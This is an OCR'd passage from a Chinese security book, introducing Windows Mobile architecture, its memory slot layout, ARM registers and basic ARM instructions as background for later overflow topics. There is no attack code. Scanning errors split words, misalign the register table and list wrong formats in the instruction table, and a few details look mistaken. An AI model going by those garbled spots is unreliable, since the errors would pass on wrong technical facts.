是不是有点乱？为了大家更为直观的看到 Windows Mo bile 的发展历程，我们将其总结到一张表中，通过表 7-1-1 大家可以清晰地看到这一过程。

表 7-1-1　Windows Mobile 发展历史

发布时间	操作系统版本	Windows CE 内核版本
1996	Windows CE 1.0	1.0
1998	Windows CE 2.0	2.0
2000	Pocket PC 2000	3.0
2002	Pocket PC Phone 2002	4.0
	Smartphone 2002	4.1
2003	Windows Mobile 2003	4.2
2005	Windows Mobile 5.0	5.0
2007	Windows Mobile 6.0	5.2
2008	Windows Mobile 6.1	5.2
2009	Windows Mobile 6.5	5.2
2010	Windows Phone 7	7

在 Symbian 一边独大，Iphone 风生水起，Android 快速发展的今天，微软即将发布的 Windows Phone7 能否浴火重生，再现往日辉煌，在智能手机领域捍卫一席之地，我们将拭目以待。

7.1.2　Windows Mobile 架构概述

由于 Windows Mobile 的核心为 Windows CE，因此其架构与 CE 的架构一脉相承。Windows Mobile 同样采用了经典的层次化设计，整个系统被划分为彼此相关的多个层次，每个层次由若干个模块构成，用以实现不同的功能。原则上每个层只需与其相邻的层进行交互，其他层对其呈透明状态，这种分层结构的好处是将硬件平台与软件、操作系统与应用程序进行了最大限度的分离，并且使系统有良好的扩展性、可移植性和可维护性。Windows Mobile 的系统架构分成了四个层次，由底向上分别为：硬件层、OEM 层、操作系统层和应用层。具体的层次化体系结构如图 7.1.1 所示。

接下来我们来看看各层次具体的作用。

（1）硬件层

硬件层是指由 CPU、存储器、I/O 等设备构成的硬件平台，Windows M obile 系统所需的最低硬件配置包括支持 Windows C E 的 32 位处理器、用于线程调度的实时时钟、用于存储和运行操作系统的存储单元。根据实际需要可能还有其他外设，如：键盘、显示屏、GPRS 等。




图 7.1.1 W indows Mobile 系统架构

（2）OEM 层

OEM 层是 Windows CE 内核与目标硬件之间的一个代码层，位于操作系统层与硬件层之间，用来抽象硬件，实现操作系统的可移植性。OEM 层可以分成 OEM 抽象层（OAL）、引导程序（Boot Loader）、配置文件和设备驱动四部分。

1）OEM 抽象层（OAL）

OEM 抽象层又称 OEM 适配层（OAL，OEM Ad aptation Layer）。OAL 是整个 OEM 层的主体，包含了高度硬件相关的代码，主要负责 Windows CE 与硬件的通信。它与 CPU 、中断、内存、时钟和调试口等核心设备相关，用于屏蔽 CPU 平台的细节，保证操作系统内核的可移植性。OAL 的代码在物理上是内核的一部分，最终经过编译链接，成为内核的一部分。

题外话：我们平时使用的桌面版 Windows 操作系统与 PC 的硬件之间也存在一个类似的抽象层，称之为 HAL（Hardware Abstraction Layer）。

2）引导程序（Boot Loader）

经常玩嵌入式的朋友对 Boot Loader 肯定不会陌生，它其实就是一小段引导程序，主要功能是初始化硬件，加载操作系统映像（OS Image）到内存，然后跳转到操作系统代码去执行。在这它的主要任务就是将 Windows CE 内核加载到手机硬件系统中并开始启动操作系统的执行。

3）配置文件

配置文件顾名思义，就是一些包含配置信息的文本文件。这些配置信息通常与操作系统映像或源代码有关，映像配置文件用来指明最终操作系统运行时映像的创建方式，而源代码配置可以用来告诉编译系统如何编译某些源代码。

4）设备驱动

设备驱动是对物理或虚拟设备功能的软件抽象，是操作系统与外部设备或虚拟设备之间的桥梁，应用程序只有通过驱动程序接口才能对物理设备或虚拟设备进行操作。在实际应用中，设备驱动程序的种类非常多，几乎每一种驱动都有不同的接口，例如电池驱动、显卡驱动、USB驱动、文件系统等等。

（3）操作系统层

操作系统层是 Windows CE 的核心层，既要为下层的 OEM 层提供接口和服务，又要为上层的应用层提供应用程序编程接口和服务。在这层中还集合了 Windows CE 的进程管理、线程管理、处理机管理、调度、物理内存和虚拟内存管理、文件系统、设备管理等功能。这些功能又是靠以下模块实现的。

1）CoreDLL

CoreDLL 是最基本的操作系统模块，正如其名，CoreDLL 不是一个可执行文件，而是一个动态链接库。在 Windows CE 中所有的应用程序都不能直接与操作系统或硬件打交道，如果应用程序希望访问 Windows CE 所提供的服务，只能通过 Core DLL 进行。Core DLL 的主要功能是负责应用程序与 Windows CE 的通信以及完成 Windows CE 的系统调用（System Call）。系统调用是操作系统向应用程序提供的服务，一般以函数的形式提供，这些函数通常在应用程序之外的进程中实现。系统调用过程如图 7.1.2 所示。




图 7.1.2 W indows CE 的系统调用

接下来我们来看看系统调用的详细过程。

第一步，应用程序进行系统调用时，直接调用的是 CoreDLL.dll 中的一个包装（Wrapper）函数，这个包装函数为真正的系统调用准备所需要的参数。

第二步，CoreDLL 会抛出一个异常，NK.EXE 捕捉到这个异常后触发中断，这样进行系统调用的应用程序进程就挂起了，执行转入 NK.EXE。

第三步，NK.EXE 会根据系统调用的不同，找到具体实现该系统调用的进程，进而转入该进程继续执行。

第四步，执行结束后应用程序从 CoreDLL.dll 的调用处返回继续执行。

2）内核

内核是 Windows CE 的核心，在 Windows CE 中内核表现为 Nk.exe 进程。作为核心进程，它实现了 Win32 API 中的进程创建加载、线程调度、中断处理和内存管理等核心功能。

Nk.exe 由 Nk.lib 与 OAL.lib 组成。Nk.lib 是微软提供的，代码与 CPU 指令体系结构相关而与具体的外设无关，这样设计可以做到使 OAL 尽可能的小。OAL.lib 就是 OEM 层中的 OAL 代码编译后的输出。

3）图形窗口与事件系统

图形窗口与事件系统（GWES，Graphical Windowing and Event system）包括图形设备接口、窗口管理器和事件管理器。它是 Windows CE 系统中最为高度组件化的模块之一，由 USER 和 GDI 两部分组成，其中 USER 部分负责处理消息、用户输入（鼠标、键盘、触摸屏等）等任务，GDI 部分负责垃圾图像的显示输出等任务。

GWES 在 Windows C E 系统中表现为 GWES.exe 进程。GWES.exe 在 Windows CE 中的功能基本上是桌面版 Windows 中 USER32 和 GDI32 功能的集合。

4）对象存储模块

对象存储是 Windows CE 保存应用程序及其相关数据的存储方式，其内容包括文件系统、数据库和注册表三部分。文件系统包括 RAM 和 ROM 两部分，为应用程序提供永久存储服务；数据库是对流式文件的进一步抽象，它提供了结构化的数据存储，并以记录方式保存数据；注册表保存了系统和应用程序的配置信息，其结构类似于我们平时使用的桌面版 Windows 的注册表结构。系统中负责对象存储的进程是 Filesys.exe。

5）设备管理模块


Windows CE 中的设备管理器表现为 Device.exe 进程。它负责基本的设备列表管理、即插即用管理、I/O 资源分配管理以及驱动的记载、卸载、跟踪。它还要管理所有不被 GWES.EXE 管理的驱动程序，同时向系统提供所有关于驱动的 API 的实现。

6）通信与网络模块

通信服务与网络模块为 Windows CE 系统提供有线或者无线的通信能力，使 CE 能够与其他设备进行通信。为了实现这一功能，通信与网络模块提供了网络驱动接口、通信协议及网络应用程序编程接口。

7）多媒体模块

现在的手机不再局限于通话这一基本功能，越来越多的手机具备了音频、视频播放能力，



在 Windows Mobile 中实现这一功能的就是多媒体模块。它提供了丰富的多媒体编程所需的 API 和多媒体文件解码器，让用户可以体验丰富多彩的多媒体。

（4）应用层

应用层是应用程序的集合，包含了 Windows CE 应用程序、客户应用程序、互联网服务、用户接口等模块。在这一层中程序员编写的程序通过调用 Win32 API 来获得操作系统服务，但在编程时需要注意，由于硬件资源等限制某些在桌面版 Windows 中存在的 API 在这是不存在的，Windows CE 下的 API 是桌面版本 Win32 API 的一个子集；当然 Windows CE 还有许多特有的 API，例如 CE 数据库。这就需要大家在实际使用中慢慢的积累了。

7.1.3 Windows Mobile 的内存管理

既然要讨论 Windows Mob ile 下的溢出问题，那么大家就必须对它的内存管理机制有所了解。虽然手机的内部可用存储都比较小，但 Windows Mo bile 仍然具备了一套完善的内存管理机制。Windows Mobile 的内核 Windows CE 是一个 32 位的操作系统，因此它具备 32 位的寻址能力。Windows Mobile 几乎实现了所有桌面版 W indows 的内存管理功能，包括我们熟悉的虚拟内存、使用堆栈等功能。同时还提供了类似桌面版 Windows 内存管理 API 函数，并针对嵌入式的特点对内存管理进行了特定的优化和改进。

与我们平时对内存的理解不同，Windows Mobile 上的内存不仅仅是 RAM，还包括 ROM、Flash Memory 等物理存储设备。其中 RAM 为操作系统和应用程序提供运行和缓冲空间，由于备用电池的存在，RAM 里边的内容在手机电池没电后仍然可以保存；ROM 就像我们的硬盘，数据永久保存，一般用来存放操作系统及与系统绑定的程序；Flash Memory 是 ROM 的替代品，既可以擦写，又可以永久保存，可以做为扩展存储设备。

Windows Mobile 是一个保护模式的操作系统，程序不能通过物理地址直接访问物理内存，必须通过虚拟内存才可以。由于 Windows Mob ile 是 32 位的操作系统，寻址能力为 32 位，所以 Windows Mobile 的虚拟寻址能力可以达到 4GB，这与 32 位版的桌面版系统是一致的。但是其中也有着不同，在桌面版的 Windows 中每个进程都具有独立的 4GB 虚拟地址空间，而在 Windows Mobile 中所有的进程共享一个 4GB 的虚拟地址空间。

而且这 4GB 的虚拟地址空间又被划分为两个 2GB 的区域：高址部分供系统内核使用；低址部分供用户使用，应用程序申请的空间都是从低址的部分划分。如图 7.1.3 所示。

用户空间部分又被划分为 64 个 Slot，每个 Slot 占 32MB 的空间。其中 Slot 0 到 Slot 32 用于存放进程的虚拟地址空间，每个进程占用一个 Slot，这也就是 Windows Mob ile 最多支持 32 个进程的由来。但是由于 Slot 0 用于映射当前处理器执行的进程，Slot 1 通常由 XIP 的 DLL 占用，一些其他必须的进程也需要占用 Slot，所以在实际使用中用户可用的进程数是少于 32 个的。

用户空间中的 Slot 33 到 Slot 63 是由所有进程共享的，由于每个进程只有 32MB 的虚拟地址空间，如果应用程序希望使用更多的虚拟内存，就可以在这个范围内申请。这个范围包括对象存储和内存映射文件。需要注意的是 Slot 63 是用来存放纯资源 DLL，如果某个 DLL 里面只有资源信息（例如图标，位图，菜单，对话框，字符串表等等），这个 DLL 就会被加载到这个空间内。

从 0x80000000 开始的高址空间就是 Windows Mobile 系统内核的专属领域了。其中虚拟地

址 0x80000000 到 0x9FFFFFFF 一段用来静态映射所有的物理地址。也就是说系统会把所有的物理内存一比一地映射到这段虚拟地址上。这段地址一共有 512MB，这也就是 Windows Mobile 最大支持 512M 物理地址的由来。




图 7.1.3　W　indows Mobile 4G 的内存地址空间




图 7.1.4　物理内存的映射

0xA0000000 到 0xBFFFFFFF 会重复映射所有的物理内存，如图 7.1.4 所示。需要注意的是虽然这一段也是物理内存的映射，但是它与 0x80000000 处映射不同处在于这一段的映射是有缓冲的。什么意思？通常缓冲可以提高系统的 I/O 效率，但是对于一些 OAL 或者 Bootloader

中的设备驱动程序来说，使用缓冲有可能会造成灾难性后果，因为缓冲有可能会更改我们对设备的写操作顺序。因此在驱动程序中我们如果需要直接访问设备 I/O 或寄存器，这也就是无缓存映射存在的意义。

0xC2000000 到 0xC3FFFFFF 是 Slot 97，为核心进程 NK.exe 专用的。0xE0000000 到 0xFFFFFFFF 一段最高的地址是内核使用的地址空间。对于不同的处理器体系结构这里保存着不同的东西。通常会放置一些供虚拟内存用的页表、中断向量表等等内核使用的数据结构。

现在我们对 Windows Mob ile 的内存管理机制有了一个整体的认识，那么每个进程里面的内存又是什么样的呢？是不是和桌面版 Windows 的一致呢？接下来我们来看看进程里的内存。

前面我们说过 Slot 0 为当前执行进程，所以我们就以它为例来看一下进程里面虚拟地址空间的使用情况。在进入 Slot 0 之前我们再来普及一个小知识，Windows Mobile 中虚拟内存的申请最小单位为 64KB，也就是说每次申请到的虚拟内存大小都会是 64KB 的整数倍。这种取整的分配方式会影响到进程中 DLL 的加载，因为这意味着每个 DLL 都要占用至少 64KB 虚拟空间，那么对于 32MB 的 Slot 来说每个进程只能加载 512 个 DLL。这就是为什么说 Windows Mobile 中每个进程最多加载 512 的 DLL 了。

现在我们就在 Slot 0 来看看一个进程中虚拟内存的使用情况。在一个进程的 32MB 虚拟地址空间中，最低的 64KB 地址，即 0x00000000 到 0x00010000 为保留区域，在这 64KB 之上是进程的代码和数据，然后是一些堆和栈。

从空间的高址向下存放的是进程加载的 ROM DLL 的读写数据以及 RAM DLL 的数据；中间部分就是自由空间供进程再次申请空间使用，值的注意的是这个空间是从低址向高址增长的，这与桌面版 Windows 栈的增长方向是不同的。具体分布情况如图 7.1.5 所示。




图 7.1.5 32MB 进程空间内分布

7.2 ARM 简介

介绍完 Windows Mobile 后我们来介绍一下与手机溢出密切相关的另外一部分 ARM。由于 ARM 体系庞大，在这我们不可能一一介绍，我们只针对和溢出相关部分进行简单的介绍。如果大家对 ARM 感兴趣的话可以查阅相关书籍。

7.2.1 ARM 是什么

ARM（Advanced R ISC Ma chines），既可以认为是一个公司的名字，也可以认为是对一类微处理器的通称，还可以认为是一种技术的名字。

1991 年 ARM 公司成立于英国剑桥，主要出售芯片设计技术的授权。目前，采用 ARM 技术知识产权（IP）核的微处理器，即我们通常所说的 ARM 微处理器，已遍及工业控制、消费类电子产品、通信系统、网络系统、无线系统等各类产品市场，基于 ARM 技术的微处理器应用约占据了 32 位 RISC 微处理器 75％以上的市场份额，ARM 技术正在逐步渗入到我们生活的各个方面。

ARM 公司是专门从事基于 RISC 技术芯片设计开发的公司，作为知识产权供应商，本身不直接从事芯片生产，靠转让设计许可由合作公司生产各具特色的芯片，世界各大半导体生产商从 ARM 公司购买其设计的 ARM 微处理器核，根据各自不同的应用领域，加入适当的外围电路，从而形成自己的 ARM 微处理器芯片进入市场。目前，全世界有几十家大的半导体公司都使用 ARM 公司的授权，因此既使得 ARM 技术获得更多的第三方工具、制造、软件的支持，又使整个系统成本降低，使产品更容易进入市场被消费者所接受，更具有竞争力。

7.2.2 ARM 寄存器结构

ARM 处理器共有 37 个寄存器，被分为若干个组，这些寄存器包括：

- 31 个通用寄存器，包括分组寄存器、未分组寄存器和程序计数器（PC 指针），均为 32 位的寄存器。
- 6 个状态寄存器，用以标识 CPU 的工作状态及程序的运行状态，均为 32 位，目前只使用了其中的一部分。

同时，ARM 处理器又有 7 种不同的处理器模式，在每一种处理器模式下均有一组相应的寄存器与之对应。即在任意一种处理器模式下，可访问的寄存器包括 15 个通用寄存器（R0～R14）、一至二个状态寄存器和程序计数器（PC 指针）。在所有的寄存器中，有些是在 7 种处理器模式下共用的同一个物理寄存器，而有些寄存器则是在不同的处理器模式下有不同的物理寄存器，如表 7-2-1 所示。接下来我们来看看各寄存器的主要作用。

表 7-2-1　不同处理器模式下 ARM 物理寄存器

用户模式	系统模式	特权模式	中止模式	未定义指令模式	外部中断模式	快速中断模式
R0	R0 R0	R0		R0	R0	R0

续表

用户模式	系统模式	特权模式	中止模式	未定义指令模式	外部中断模式	快速中断模式
R1	R1 R1	R1		R1	R1	R1
R2	R2 R2	R2		R2	R2	R2
R3	R3 R3	R3		R3	R3	R3
R4	R4 R4	R4		R4	R4	R4
R5	R5 R5	R5		R5	R5	R5
R6	R6 R6	R6		R6	R6	R6
R7	R7 R7	R7		R7	R7	R7
R8	R8 R8	R8		R8	R8	R8_fiq
R9	R9 R9	R9		R9	R9	R9_fiq
R10	R10 R	10 R	10	R10	R10	R10_fiq
R11	R11 R	11 R	11	R11	R11	R11_fiq
R12	R12 R	12 R	12	R12	R12	R12_fiq
R13 R	13	R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
R14 R	14	R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
PC	PC PC	PC		PC	PC	PC
CPSR	CPSR C	PSR C	PSR	CPSR	CPSR	CPSR
		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

1．未分组寄存器 R0～R7

对于未分组寄存器，它们没有被系统用于特别的用途，因此任何可采用通用寄存器的应用场合都可以使用未分组寄存器。但有一点需要注意，未分组寄存器不会因为处理器模式的改变而更改指向的寄存器，因此在所有的处理器模式下未分组寄存器都指向同一个寄存器，当中断或异常处理造成处理器模式转换的时候，由于不同的处理器模式使用了相同的物理寄存器，这就有可能造成寄存器中的数据被破坏。

2．分组寄存器 R8～R14

对于分组寄存器，他们每一次所访问的物理寄存器与处理器当前的运行模式有关。例如在快速中断模式下 R8～R12 访问寄存器 R8_fiq～R12_fiq；而在其他模式下 R8～R12 又访问寄存器 R8_usr～R12_usr。因此它们每个对应着两个不同的物理寄存器。

对于 R13、R14 来说，每个寄存器对应 6 个不同的物理寄存器，其中的一个是用户模式与系统模式共用，另外 5 个物理寄存器对应于其他 5 种不同的运行模式。采用以下的记号来区分不同的物理寄存器：

R13_<mode>

R14_<mode>

其中，mode 为以下几种模式之一：usr、fiq、irq、svc、abt、und。

寄存器 R13 在 ARM 指令还有着一个非常重要的作用，通常它被用做堆栈指针，当然这只

是一种习惯用法，用户也可使用其他的寄存器作为堆栈指针，但在 Thumb 指令集中，某些指令强制性地要求使用 R13 作为堆栈指针。由于处理器的每种运行模式均有自己独立的物理寄存器 R13，在用户应用程序的初始化部分，一般都要初始化每种模式下的 R13，使其指向该运行模式的栈空间，这样，当程序的运行进入异常模式时，可以将需要保护的寄存器放入 R13 所指向的堆栈，而当程序从异常模式返回时，则从对应的堆栈中恢复，采用这种方式可以保证异常发生后程序的正常执行。

R14 也称做子程序连接寄存器（Subroutine Link Reg ister）或连接寄存器 LR。当执行 BL 子程序调用指令时，R14 中得到 R15（程序计数器 PC）的备份。其他情况下，R14 用做通用寄存器。与之类似，当发生中断或异常时，对应的分组寄存器 R14_svc、R14_irq、R14_fiq、R14_abt 和 R14_und 用来保存 R15 的返回值。

每一种处理器模式在自己的物理 R14 中存放当前子程序的返回地址。当通过 BL 或者 BLX 指令调用子程序时，R14 被设置成该子程序的返回地址。在子程序中，当把 R14 的值复制到程序计数器 PC 中时，就实现了子程序返回。该功能可以靠以下指令来完成：

1．执行以下任意一条指令：

```
MOV PC，LR
BX LR
```

2．在子程序入口处使用以下指令将 R14 存入堆栈：

```
STMFD SP!,{<Regs>,LR}
```

对应地，使用以下指令可以完成子程序返回：

```
LDMFD SP!,{<Regs>,PC}
```

当发生异常中断的时候，该模式下的特定物理 R14 被设置成该异常模式将要返回的地址。

3．程序计数器（PC 指针）R15

由于 ARM 处理器采用的是流水线机制，当正确地读取了 PC 值时，该值为当前指令地址值加 8 字节。也就是说对于 ARM 指令来说，PC 指向当前指令的下两条指令的地址，由于 ARM 指令是字对齐的，PC 值的第 0 位和第 1 位总是为 0。当成功地向 PC 写入一个地址数值时，程序将跳转到该地址执行。在 ARM 系统进行代码级调试时对于 R13、R14 及 R15 的跟踪很重要，可以用来分析系统堆栈及 PC 指针值的变化等。

R15 虽然也可用做通用寄存器，但一般不这么使用，因为对 R15 的使用有一些特殊的限制，当违反了这些限制时，程序的执行结果是未知的。

4．寄存器 R16

寄存器 R16 用做当前程序状态寄存器（Current Program Status Register），可在任何运行模式下被访问，它包括条件标志位、中断禁止位、当前处理器模式标志位，以及其他一些相关的控制和状态位。

每一种运行模式下又都有一个专用的物理状态寄存器，称为备份的程序状态寄存器（Saved

Program S tatusRegister），当异常发生时，SPSR 用于保存 CPSR 的当前值，从异常退出时则可由 SPSR 来恢复 CPSR。

由于用户模式和系统模式不属于异常模式，他们没有 SPSR，当在这两种模式下访问 SPSR，结果是未知的。

7.2.3 ARM 汇编指令结构

ARM 微处理器的在较新的体系结构中支持两种指令集：ARM 指令集和 Thumb 指令集。其中，ARM 指令为 32 位的长度，Thumb 指令为 16 位长度。Thumb 指令集为 ARM 指令集的功能子集，但与等价的 ARM 代码相比较，可节省 30%～40%以上的存储空间，同时具备 32 位代码的所有优点。

ARM 指令由操作码字段和操作数字段两部分组成。操作码字段指示处理器所要执行的操作，而操作数字段则指出在指令执行操作的过程中所需要的操作数。

ARM 指令的基本格式如下：

```
<opcode> {cond} {S}     <Rd> ,<Rn>{,operand2}
```

其中：

opcode　　指令助记符，如 LDR. STR 等。

cond　　执行条件，如 EQ、NE 等。

S　　是否影响 CPSR 寄存器的值，书写时影响 CPSR

Rd　　目标寄存器。

Rn　　第一个操作数的寄存器。

operand2　　第二个操作数。

<>符号内的项是必须的，{ } 符号内的项是可选的。例如：

```
LDR   R0   ，[R1]        ；读取 R1 地址上的存储器单元内容，即 R0←[R1]
BEQ     Lable            ；跳转指令 B，执行条件 EQ，即相等则程序跳转到 Lable 处
ADD   R1   ，R1，R2      ；加法指令，R1 + R2→R1，即 R1 + R2 的结果送给 R1
ADDS  R1   ，R1，#1      ；加法指令，R1 + 1→R1，并影响状态寄存器（S）
```

ARM 的指令集可以分为存储器访问指令、数据处理指令、跳转指令、协处理器指令、杂项指令和伪指令六大类。接下来我们简单介绍一下这六大类指令。

1．存储器访问指令

存储器访问指令用于在寄存器和存储器之间传送数据，它可以分为加载和存储两类指令，其中加载指令用于将存储器中的数据传送到寄存器，存储指令则完成相反的操作。这些指令如表 7-2-2 所示。

表 7-2-2　存储器访问指令

助记符	指令功能描述	格　　式	示　　例
LDM	批量加载	LDM{cond}{mode} Rn{!}, Reg 列表	LDMIA R0!, {R3-R9}；将存储器地址为 R0 的数据加载到 R3~R9 中

续表

助记符	指令功能描述	格　　式	示　　例
LDR	加载字数据 L	DR{cond} Rd, 地址	LDRR0,[R1]；将存储器地址为 R1 的字数据读入寄存器 R0
LDRB	加载字节数据	LDR{cond} B Rd, 地址	LDRB R0,[R1]；将存储器地址为 R1 的字节数据读入寄存器 R0，并将 R0 的高 24 位清零
LDRH	加载半字数据	LDR{cond} H Rd, 地址	LDRH R0 ,[R1] ；将存储器地址为 R1 的半字数据读入寄存器 R0，并将 R0 的高 16 位清零
STR	存储字数据	STR{cond} R d, 地址	STRR0,[R1]；将 R0 中的字数据写入以 R1 为地址的存储器中
STRB	存储字节数据	STR{cond} B Rd, 地址	STRB R0,[R1]；将寄存器 R0 中的字节数据写入以 R1 为地址的存储器中
STRH	存储半字数据	STR{cond} H Rd, 地址	STRH R0,[R1]；将寄存器 R0 中的半字数据写入以 R1 为地址的存储器中
STM	批量存储 ST	M{cond}{mode}Rn{!}, Reg 列表	STMIA R0 !, {R3 -R9}；将 R3~R9 中数据存储到地址为 R0 的存储器中
SWP	寄存器和存储器字数据交换	SWP{cond} R d,Rm,Rn	SWPR0，R1，[R2]；将 R2 所指向的存储器中的字数据传送到 R0，同时将 R1 中的字数据传送到 R2 所指向的存储单元
SWPB	寄存器和存储器字节数据交换	SWP{cond} B Rd,Rm,Rn	SWPB R 0,R1,[R2]；将 R2 所指向的存储器中的字节数据传送到 R0，R0 的高 24 位清零，同时将 R1 中的低 8 位数据传送到 R2 所指向的存储单元

2．数据处理指令

数据处理指令可分为数据传送指令、算术逻辑运算指令、乘法指令和比较指令。数据传送指令用于在寄存器和存储器之间进行数据的双向传输；算术逻辑运算指令完成常用的算术与逻辑的运算，该类指令不但将运算结果保存在目的寄存器中，同时更新 CPSR 中的相应条件标志位；乘法指令来计算乘法与乘加运算；比较指令不保存运算结果，只更新 CPSR 中相应的条件标志位。这些指令如图 7-2-3 所示。

表 7-2-3　数据处理指令

助记符	指令功能描述	格　　式	示　　例
MOV	数据传送	MOV{cond}{S} Rd,operand2	MOV R0,R1；将 R1 值赋给 R0
MVN	数据非传送 M	OV{cond}{S} Rd,operand2	MVN R0 ,R1；将 R1 取反，结果赋给 R0
ADC	带进位加法 M	OV{cond}{S} Rd,Rn,operand2	ADC R0,R0,R1；将 R0+R1+C 标志位的值赋给 R0 中

续表

助记符	指令功能描述	格　　式	示　　例
ADD	加法 M	OV{cond}{S} Rd,Rn,operand2	ADD R0 ,R0,R1；将 R0+R1 的值赋给 R0 中
AND	逻辑与 M	OV{cond}{S} Rd,Rn,operand2	AND R0,R1,R2；将 R1 和 R2 相与，结果赋给 R0 中
BIC	位清除 M	OV{cond}{S} Rd,Rn,operand2	BIC R0 ,R1,R2；将 R2 的反码和 R1 相与，结果赋给 R0 中
